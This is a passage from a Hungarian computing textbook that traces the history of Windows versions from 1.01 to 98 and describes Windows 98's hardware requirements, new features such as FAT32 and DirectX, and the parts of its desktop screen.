Joggal merült fel az igény, hogy az ember-számítógép találkozási felületét, a monitoron megjelenő képet a kezdeti fekete-fehér szöveges üzemmódról kényelmesebbé, könnyebben kezelhetővé, felhasználóbarátabbá tegyék: a 70-es évek közepén kidolgozták a *grafikus felhasználói felületek (Graphic User Interface, GUI)* alapvető elvét a Xerox laboratóriumaiban. Az első ilyen rendszerek az Apple Lisa (1983) és a Digital Research GEM (1984) volt, ezt követte a Macintosh (1984), majd az IBM OS/2 és a UNIX (X-Window). ***A PC-kre a Microsoft fejlesztette ki a Windows-t, melyet Assembly és C nyelven írtak és amely a 90-es évek elejére az IBM PC számítógépeken világszerte elterjedt, az operációs rendszer verseny győztese lett.*** Sőt, egyes műszaki eszközöket (pl. projektorok) is a Windowshoz rendkívül hasonló, ikonos menürendszer segítségével állíthatjuk be.

1985: **Windows 1.01** – a Windows első változata. Minimális hardverkövetelménye 320 KB RAM + 2 floppymeghajtó (vagy 1 FDD és 1 HDD). Ablakátlapolás még nem volt, viszont több nagyméretű programot is tudott futtatni, mert a kód csak egy példányban töltődött be és programonként volt az adatszegmens.

A kiegészítőkkel együtt hat 360 KB-os 5.25"-ös floppyn forgalmazták. Tapasztalataink szerint az MS-DOS 3.3-mal működik jól, magasabb DOS verzióval nem. Ezt a változatot valószínűleg kevesen ismerik, ezért az érdekesség kedvéért bemutatunk néhány képernyőmásolatot:




Windows 1.01

1987: **Windows 2.0** – ablakátlapolás, menük, párbeszédablakok, az EMS memória használata.


1988: **Windows 2.1** – két programtermékre vált szét: a Windows/286 minden gépen működött, a Windows/386-hoz legalább 80386-os CPU kellett.

1990: **Windows 3.0** – *a 3.1-es megjelenéséig a legsikeresebb, leginkább elterjedt verzió.* A /286 és /386-ost egyetlen rendszerbe egyesítették és kiegészítették. Az Intel CPU-k üzemmódjainak megfelelően három üzemmódja volt: Real, Standard és 386 enhanced, a valós üzemmód teljesen kompatíbilis volt a 2.1-el. A minimális hardverigénye 8086/88 CPU, 640 KB RAM, CGA, EGA stb. monitor volt. Az öt 1.44 MB-os 3.5"-ös floppy telepítése után a merevlemezen kb. 5 MB helyet foglalt el.

1992: **Windows 3.1** – *a Windows 95 előtti leghíresebb, legelterjedtebb változat*. A minimális igénye 80286 CPU, 1 MB RAM, EGA, Hercules stb. monitor, MS-DOS 3.10. *Ez az első Windows, amely IBM XT-ken már nem működött.* A 8 lemez telepítése után a merevlemezen kb. 15 MB helyet foglalt el (+ a virtuális memória kb. 20 MB-os fájlja). Még nem önálló, a DOS-ra épült, a promptból lehetett indítani a **`win`** parancs kiadásával, hasonlóan az előző változatokhoz. Megjelent a Windows tankönyv és a képernyőkímélő programok (screen saver). Két üzemmódja volt: Standard és 386 enhanced. Standard módban 286-os CPU-n futott, vagy 386-oson **`win/s`**-sel indítva. Ez a mód a CPU védett módját használta, alkalmazásonként keletkezett egy swap fájl, több DOS program lehetett a memóriában, de csak egy futhatott, az is teljes képernyőn. 386-os módban a CPU virtuális valós módban futott, virtuális memória a merevlemezen (egy nagy fájl), több DOS program futhatott egyidőben, ablakban is. A Windows indításakor, ha adottak voltak a feltételek (80386 CPU, **`HIMEM.SYS`** stb.), 386-os módban indult el.




Windows 3.0



Windows 3.11

1993: **Windows NT** – a *Windows New Technology (Windows Új Technológia)* egy megbízható, jól kidolgozott, önálló operációs rendszer. Az eddigi irányvonalat nem követő, teljesen eltérő fejlesztés. Tervezése 1988-ban indult. Az első, 3.1-es után 1995-ben megjelent a 3.51-es, illetve 1996-ban a Windows 95 felületű 4.0-s verzió. Kezelése a szokásos, rendszerszinten azonban teljesen más felépítésű. Az önálló operációs rendszer legfontosabb jellemzői a kiterjedt biztonsági rendszer (felhasználók nyilvántartása és jogok, programok védelme, rendszeresemények naplózása stb.), a hálózatos környezet beépített támogatása (helyi hálózathoz való kapcsolódás telefonvonalon keresztül) és a többfeladatos környezet. A PC-n kívül elérhető a nagyobb teljesítményű RISC rendszereken is. Többprocesszoros gépeken is működik, a feladatokat a processzorok között funkciójuk szerint egyenletesen elosztja. Képes DOS, Windows 3.1, Windows 95, IBM OS/2, illetve a POSIX ajánlásnak megfelelő programok futtatására. *Megfelelően telepítve és konfigurálva teljesíti az USA Védelmi Minisztériuma által közzétett C2-es szintű biztonsági osztályt.* Az NT két változatban kapható: az NT Servert hálózati erőforrás kiszolgálók működtetésére, az NT Workstationt munkaállomások operációs rendszerének tervezték. Az NT 4.0 telepítéséhez legalább Intel 80486/25 MHz-es CPU, min. 12–16 MB RAM, 110–160 MB szabad merevlemez-terület és VGA monitor szükséges.



Windows NT 4.0


1994: **Windows 3.11 for Workgroups** – a 3.1-es külön segédprogrammal működött hálózatban, a 3.11 viszont már beépítve tartalmazta a NetBIOS/NetBEUI protokollokat, így egyenrangú hálózatot lehetett kialakítani. Telepítéséhez legalább Intel 80386-os CPU-ra volt szükség, az EGA és Hercules grafikus kártyákat már nem támogatta. 10 telepítő lemezből állt.

1995: **Windows 95** (4.00.950-es verzió, más néven Standard Edition vagy OSR1) – CD-n forgalmazzák, bár létezik hajlékonylemezen kiadott változata is. A minimális hardverkövetelmény 80386 CPU, 4 MB RAM, VGA monitor (de használható sebességgel legalább egy 100 MHz-es 486-oson, 16 MB RAM esetén fut). Telepítéstől függően a merevlemezen 60-90 MB helyet foglal.

A Windows 95 újdonságai:

- teljesen új (szebb és kényelmesebb) felhasználói felület, „buborékhelp" használata;
- operációs rendszerre jellemző viselkedés: a számítógép bekapcsolásakor azonnal elindul (bár beállítható, hogy a **win** parancsra induljon), kikapcsolás előtt egy külön menüpontot kell aktivizálni. Az **AUTOEXEC.BAT** és **CONFIG.SYS** használata nem kötelező, ha van, a gép lefuttatja;
- preemptív multitasking rendszer;
- a Windows 95-re írt alkalmazások már nem 16, hanem 32 bitesek;
- hosszú fájlnevek támogatása (max. 255 karakter);
- *Plug and Play*: ha az ezt ismerő eszközt – nyomtatót, modemet stb. – kapcsolunk a géphez, a következő bekapcsoláskor automatikusan felismeri a változást és azonosítja az új elemet;
- Az előző Windows változathoz képest több száz meghajtót (drivert) tartalmaz nyomtatókhoz, video-, hálózati- és hangkártyákhoz, modemhez, CD-ROM –hoz;
- a régi DOS programok futtatását és a nyomtatást jelentősen kijavították. Windows alkalmazást indíthatunk DOS ablakból is;

- kevesebb lett a kettős egérkattintás, rendszeressé vált a jobb gomb használata;
- csökkent képességűek támogatása, pl. az egérkurzort a billentyűzet numerikus részével is irányíthatjuk, a megjelenő üzenetek mérete változtatható stb.;
- megtarthatjuk a „régi" DOS-t és bekapcsoláskor az F8 billentyűre megjelenő menüből választhatjuk ki, melyik bootoljon (csak FAT16 esetén!);
- az Asztalon megjelent a Lomtár, amellyel fájlokat logikailag törölhetünk és véletlen törlés esetén visszaállíthatjuk. A DOS ablakban történő törlést viszont *sokkal nehezebben* állíthatjuk vissza (az **UNDELETE** gyakorlatilag nem működik);
- megfelelően telepített Windows alkalmazást el tud távolítani – uninstall – (Vezérlőpult-Programok hozzáadása), nem kell a fájltörléssel bajlódni.



Windows 95

Kiadása után nagyon gyorsan átírták a Windows 3.1-re fejlesztett különféle 16 bites programokat Windows 95 alá, 32 bitesre és kb. egy év alatt a Windows 95 messzemenően „legyőzte" a 3.1-est. A Microsoft is továbbfejlesztett: a **Windows 95 Plus!** új lehetőségeket tartalmazó kiegészítő csomag (Internet Explorer, képernyővédők, az ablak mozgatása képtartalommal együtt történik stb.), a **Windows 95 OSR2** (4.00.950 B verzió) pedig egy módosított, későbbi fejlesztés (USB és FAT32 támogatása stb.).

1996: **Windows CE** – *Windows Compact Edition (Windows Egyszerűsített Változat)*, a tenyérben elférő ún. *palmtop* kisszámítógépek operációs rendszere. A szokásos grafikus felületen egy egyszerűsített szövegszerkesztőt, táblázatkezelőt és egyéb programokat tartalmaz. Az 1.0 után megjelent a 2.0-s változat. A palmtopok mellett más, kisméretű hordozható eszközök rendszere.

Kéziszámítógép Windows CE operációs rendszerrel

1998: **Windows 98** (4.10.1998-as verzió) – a Windows 95 hibáit kijavították és számtalan újabb lehetőséggel bővítették, ezres nagyságrendű módosítást hajtottak végre. Újabb változata a Windows 98 Second Edition (Második Kiadás), amely 1999-ben jelent meg.

A legújabb változat, a **Windows 2000** az első tervek szerint 1999. végén jelent volna meg, az időpontot később 2000. elejére módosították. Bővebben lásd "A Windows legújabb változatai..." c. fejezetben.

3.

A WINDOWS 98

Ez a fejezet a Windows 98 minimális hardver követelményeit, az újdonságokat és a képernyő felépítését tartalmazza.

3.1. A telepítés minimális követelményei

- 80486 DX2 66 MHz CPU
- 16 MB RAM
- kb. 200 MB szabad hely a merevlemezen (pontos értéke a telepítéstől függ)
- VGA monitorkártya és monitor
- frissítő változat (upgrade) esetén a Windows 3.1x, 3.11 for Workgroups vagy a 95 telepítő lemezei, vagy a CD

A fenti adatok elvi jelentőségűek: a Windows 98 egy Pentium MMX 166 MHz, 32 MB RAM konfiguráción sem túl gyors.

A Windows 98 telepíthető operációs rendszer nélküli számítógépre is, a szoftvercsomag részét képező „Indítólemez" floppy segítségével. A telepítés a floppyról bootolás után a `setup` paranccsal indítható. Ha pedig upgrade-elünk és nem szimpatikus az új Windows, visszaállítható a régi.

3.2. Újdonságok

(Az újdonságok egy részét a Plus! és az OSR2 már tartalmazta.)

- *Webintegráció:* a felhasználói felület megváltozott, minden mappát a beépített Internet Explorer 4.0 böngészőn keresztül láthatunk (a Sajátgép tartalmát, a Vezérlőpultot stb.). Egy böngésző mutatja a helyi adatokat és az információs szupersztrádát. Az Asztalon az Active Desktop részeként megjelenik a Csatornaválasztó. Az Internet Explorer mellett használhatjuk a Microsoft Outlook Express levelezőprogramot és hírcsoport olvasót, a Microsoft FrontPage Expresst weblapok szerkesztésére. Az Internet új valósidejű műsorszórási lehetőségét a NetShow jeleníti meg. A NetMeeting segítségével számítógépünket távolról is kezelhetik, továbbá lehetőség nyílik Internet telefon- és videotelefonálásra. A Windows 98 tartalmazza a RealPlayer 4.0-t is, mellyel rádió- és TV adásokat nézhetünk az Interneten „élőben", vagy letöltés után fájlból játszva (pl. **`http://www.petofi.radio.hu`**, **`www.dunatv.hu`**).

- *Hardverújdonságok:* a Windows 98 támogatja az Universal Serial Bus (USB), a Digital Versatile Disk (DVD) és az IEEE 1394-es busz (FireWire) meghajtókat. Ha egy gépet gyakran használunk különböző eszközökkel, ún. hardverprofilok létrehozásával bekapcsoláskor kiválaszthatjuk a megfelelőt. A Windows 98 támogatja digitális fényképezőgépek és videokamerák használatát is.

- *DirectX:* ***komponenseivel multimédiás hardvereszközöket közvetlenül elérhetünk Windows alkalmazásokból, tulajdonképpen az operációs rendszer megkerülésével***. A DirectX rétegei: DirectDraw, DirectSound, DirectPlay, Direct3D, DirectInput, DirectAnimation, DirectShow. A nagyobb hardverigényű játékprogramok telepítéskor megvizsgálják a Windows-t és szükség esetén telepítik a DirectX megfelelő verzióját a futtatáshoz. A Windows 98 a DirectX 5-öt tartalmazza (közben újabb verziói is megjelentek). Ha azonban nincs pl. grafikus gyorsítókártya a gépben, a Windows szoftveres emulációt használ és a képet a szokásos GDI hívásokon keresztül jeleníti meg. Windows 98-ban a **`C:\Program Files\DIRECTX\SETUP`** könyvtárban található **`dxinfo.exe`** és **`dxtool.exe`** alkalmazások vizsgálják meg, hogy gépünkön van-e DirectX és ha igen, hányas verziójú és milyen fájlokat használ.

- *Multimonitor:* maximálisan kilenc monitort használhatunk „sorba kötve", a Windows Asztal a monitorokon elosztva jelenik meg, így mindent nagyobb méretben látunk. Bővebben lásd a Windows Súgóban (Tárgymutató – többképernyős támogatás).
- A Windows 98 és a jövendő NT 5.0 új eszközkezelői a Win32 Driver Model (WDM) specifikációnak megfelelően készülnek, ekkor mindkét rendszer alatt működnek, nem kell két külön illesztőprogramot készíteni.
- *Energiagazdálkodás:* a Windows 98 továbbfejlesztette; a Vezérlőpultban beállításához külön ikon szolgál. Az egyik kikapcsolási módban lekapcsolja a monitort és a merevlemezt, a gép billentyűleütésre újraindul. A másik esetben a memória tartalmát kimenti egy összefüggő fájlba, a gép bekapcsolásakor pedig visszatölti és mindent ott folytathatunk, ahol abbahagytuk.
- Megjelent egy új betűtípus, az *OpenType*.
- A Windows 98-hoz mellékelt alkalmazások (a WordPad) kezeli az ***Unicode*** alapú dokumentumokat. Létrehozása a Xerox és az Apple cégtől indult, 1993-ban jelent meg az 1.1-es változata. Az Unicode karaktertáblában a világ összes karaktere megtalálható és még bőven van üres hely, ugyanis a karaktereket 16 biten tárolja, így 65536 karakter leírására alkalmas. Az alsó 128 karakter megegyezik az ASCII kódolással, ezután pedig blokkokban helyezkednek el a különböző nyelvcsoportokat leíró karakterek, a megjelenítésre – pl. *dőlt* – viszont nem tartalmaz leírást. Próbáljuk ki: a WordPad-ban a Word for Windows 6.0 és a Rich text format mellett megjelent az Unicode alapú dokumentum készítésének lehetősége. Az Office 97 külön megvásárolható csomag Unicode alapú.
- A Kellékek csoportban található *Imaging* alkalmazás ún. TWAIN kompatíbilis, kezeli az ezt a protokollt ismerő szkennereket, digitális kamerákat és fényképezőgépeket.
- ***FAT32:*** lehetőségünk nyílik arra, hogy a merevlemezt a régebbi FAT16-os tárolási módról átváltsuk FAT32-re. FAT32 esetén több ezer GB kapacitásig kezelhetjük *egyben* merevlemezünket, a clusterméret (fájlok által elfoglalt legkisebb

terület) 2 GB kapacitás alatt 32 KB helyett 4 KB, ezáltal a helykihasználás jobb, a kritikus adatok több példányban, redundánsan is megtalálhatók a lemezen.

A hajlékonylemezek a FAT12-t használják. A merevlemezeknél a DOS és a Windows 95 OSR1 a FAT16-ot használta. Itt egy clustert 16 bites szám azonosít. A clusterek maximális mérete 32 KB, így 2^{16}x32x1024= 2.147.483.648 bájt=2 GB lehet egy merevlemez kötet. Max. 4 partíciót alakíthatunk ki, így jön ki a max. 8 GB-os merevlemez-kapacitás határ. FAT32 esetén az eredmény így számolható: 2^{32}x32x1024. Egy cluster mérete FAT16-nál 512 MB alatt 8, 1024 MB alatt 16, 2 GB-ig 32 KB. FAT32-t 512 MB felett használhatunk, a clusterméret 8 GB-ig 4, 16 GB-ig 8, 32 GB-ig 16, efelett 32 KB.

Fontos, hogy a FAT16-ról FAT32-re való áttérés egyirányú, a visszaút az adatok törlésével indul, továbbá meg kell szereznünk az erre kifejlesztett lemezkarbantartó segédprogramokat és víruskeresőket.


- *2000. év problémája (Y2K):* Az MS-DOS és a Windows összes változata négy számjegyű formában tárolja és kezeli a dátumot, továbbá a Windows felismerte a 2000-t, mint szökőévet. A Windows 98 a belső órát 1900 esetén 2000-re állította. Így operációs rendszer szintjén nem jelentett problémát a dátumváltás (felhasználói programok szintjén azonban elképzelhető).

- *Euro:* a Windows 98 betűkészleteibe és billentyűzet drivereibe beépítették az új európai pénz, az euro szimbólumát (billentyűzetről Ctrl+Alt+U -val, vagy AltGr+U -val jeleníthető meg). Bővebben lásd a "Windows 95/98 gyakorló feladatsor" c. fejezet végén.

€

Az euro jele.

3.3. A képernyő felépítése



1 – *Tálca* (Taskbar), általában a képernyő alján elhelyezkedő szürke sáv, de mind a négy oldalra átmozgatható az egérrel, változtatható nagyságú, akár el is rejthető. A bal oldalán található *Start gomb*ról (gyorsbillentyűje Ctrl+Esc, bizonyos esetekben Alt+S is jó) programokat indíthatunk (a programindító fájlok helye **C:\WINDOWS\Start menü\Programok**), megváltoztathatjuk a számítógép beállításait, vagy leállíthatjuk a gépet. A Gyorsindító az Office programcsomag Irányítópultjára hasonlít. Mellette a *Gyorsindító* (Quick Launch), amellyel alkalmazásokat egy egérgombbal aktivizálhatunk. Az itt található ikonok helye **C:\WINDOWS\Application Data\Microsoft\Internet Explorer\Quick Launch**. Mellette található az összes elindított felhasználói alkalmazás (!) egy-egy nyomógomb formájában, a háttérben (kis méretben) futók csak itt láthatók. Az aktív alkalmazást (ablaka a többiek „előtt" helyezkedik el, megkapja a leütött billentyűket stb.) az egérrel kattintva választhatjuk ki. A Tál-

ca jobb oldalán található a *Címsor* (Address), melybe Internet címet vagy program nevét írhatjuk be, a beírt parancsot végrehajtja a gép. A Tálca jobb végén különféle rendszerprogramok ikonjai jelennek meg (a fenti példában a System Agent, mellette az egér jelzi, hogy az egérkurzort a billentyűzetről is irányíthatjuk, az aktív kódlap a magyar, végül a belső óra). Ha a Tálca üres részén a *jobb* egérgombbal kattintunk, eljutunk a beállítási lehetőségekhez (másik út: Start – Beállítások – Tálca és Start menü).

2 – *Asztal* (Desktop), a képernyő többi része. Itt találhatók ablakban futó alkalmazásaink, valamint különféle ikonok. Az Asztal nem takart része beállítható mintázatot, vagy grafikus fájlt – Tapéta – tartalmaz (a nyíl ilyen területre mutat). Ha egy ilyen „üres" területen kattintunk a *jobb* egérgombbal, eljutunk az ezt beállító menühöz (másik út: Start – Beállítások – Vezérlőpult – Képernyő).

3 – az Asztalt fájlok tárolására is felhasználhatjuk (a Mentés párbeszédablakban a fastruktúra tetején található). A képen látható példa ikonja alapján egy WordPad dokumentum fájl, alatta a neve (hosszú fájlnév). Az Asztal DOS ablakból nézve a **C:\WINDOWS\ASZTAL** könyvtárban található, minden tevékenységünk itt jelenik meg, fájlok vagy könyvtárak formájában. Az ikonra egyet vagy kettőt kattintva (beállítható a Sajátgépben) elindul a megfelelő alkalmazás, a névre két *lassút* kattintva átnevezhetjük.

4 – *Programindító parancsikon* (Shortcut), melyet a bal alsó sarkában egy kis nyíl jelez. Az Asztal üres területére a jobb egérgombbal kattintva és az Új – Parancsikon pontot választva hozhatjuk létre. Ez egy kb. 300 bájtos **.LNK** kiterjesztésű fájl, ha Windows alkalmazást indítunk, nem-Windows (DOS) alkalmazásnál **.PIF** fájl. Az ikont aktiválva – a Gyorsindítóhoz hasonlóan – gyorsabban tudunk alkalmazásokat indítani, mint a Start gombra megjelenő menüben keresgélve. A 3-as pontbeli példától eltérően törlésekor csak a hivatkozást szüntetjük meg, a fájl az eredeti helyen megmarad!

Egérműveletek az Asztalon: lenyomott gombbal mozgatva az egeret, az ikont mozgatjuk. Ctrl+egérhúzással az ikonról másolatot készítünk. Ha a Start gomb fölé húzzuk, bekerül a Start menübe (Windows 95-ben a főmenü tetejére, 98-ban tetszőleges helyre). A Gyorsindító fölé húzva oda kerül be. A bal egérgomb-

bal egy téglalapot rajzolhatunk, mely több ikont közrefoghat. Ezután egyszerre áthelyezhetjük egy mappába, törölhetjük a Lomtárba vontatással stb.

5 – *Mappa* (Folder) az Asztalon: programindító parancsikonokat, fájlokat és újabb mappákat tartalmazhat. A **C:\WINDOWS\ASZTAL** könyvtárban alkönyvtárként látszik. Az Asztal üres területére a jobb egérgombbal kattintva és az Új – Mappa pontot választva hozhatjuk létre.

6 – az Asztal tartalmaz néhány rendszerikont is. A *Sajátgép* (My Computer) hasonló a Start gombhoz: segítségével alkalmazásokat indíthatunk, megváltoztathatjuk a számítógép beállításait, de – a Vágólap segítségével – még fájlműveleteket is végezhetünk. A *Lomtár* (Recycle Bin) fájlok logikai törlésére szolgál: ha egy ikont a Lomtár fölé mozgatunk, a gép logikailag letörli a hozzá tartozó fájlt. Ha közben még a Shift gombot is nyomva tartjuk, visszavonhatatlanul, ténylegesen törli. A Lomtár tartalmának törléséhez kattintsunk az ikonjára a *jobb* egérgombbal és adjuk ki a *Lomtár ürítése* parancsot. A törölt fájlok visszaállítása a Lomtárt aktiválva történhet (Szerkesztés-Visszavonás). A *Táska* két számítógép közötti adatátvitelben segít.

7 – itt egy ablakban futó alkalmazást láthatunk. Az alkalmazás az esetek 99%-ában nem lép a téglalapon kívülre. Az ablak bal felső sarkában található az ún. *Vezérlőmenü* nyomógomb (gyorsbillentyűje Alt+szóköz), amely különböző beállításokat tartalmaz, pl. az ablakot átméretezhetjük és mozgathatjuk csak a billentyűzet felhasználásával. Kettőt kattintva a vezérlőmenü gombra az alkalmazást bezárjuk.

8 – ablak *fejléc*e, az alkalmazás nevével. Ha az egérkurzort ide mozgatjuk és a gombot lenyomva tartjuk, az ablakot más helyre mozgathatjuk. Kettőt kattintva a fejlécre az ablak kinyílik teljes méretűre (a Tálca kivételével elfoglalja a képernyőt), újabb kettős kattintásra visszaáll az előző méretre. Ha az egérkurzort az ablak széléhez visszük, az ablakot átméretezhetjük.

9 – az ablak jobb felső sarka három nyomógombot tartalmaz. A legelső ( ) az ablakot *Kis méret*űre – régi szóhasználattal ikonná – zsugorítja (Minimize): az alkalmazás csak a Tálcán látható, de

továbbra is fut a *háttérben*: foglalja a memóriát, a processzoridőt és az erőforrásokat, de a képernyőt nem. A mellette található gombbal (vagy) az ablakot *Teljes méret*űre állíthatjuk (Maximize) és vissza, végül az jelű gomb *bezár*ja az alkalmazást (a bezárás gyorsbillentyűje Alt+F4).

10 – Csatornaválasztó, az Active Desktop része. Segítségével az Internet kiválasztott forrásainak állandó aktualitásai jelennek meg. Eltüntetni és megjeleníteni a Vezérlőpult – Képernyő – Web panelen lehet.

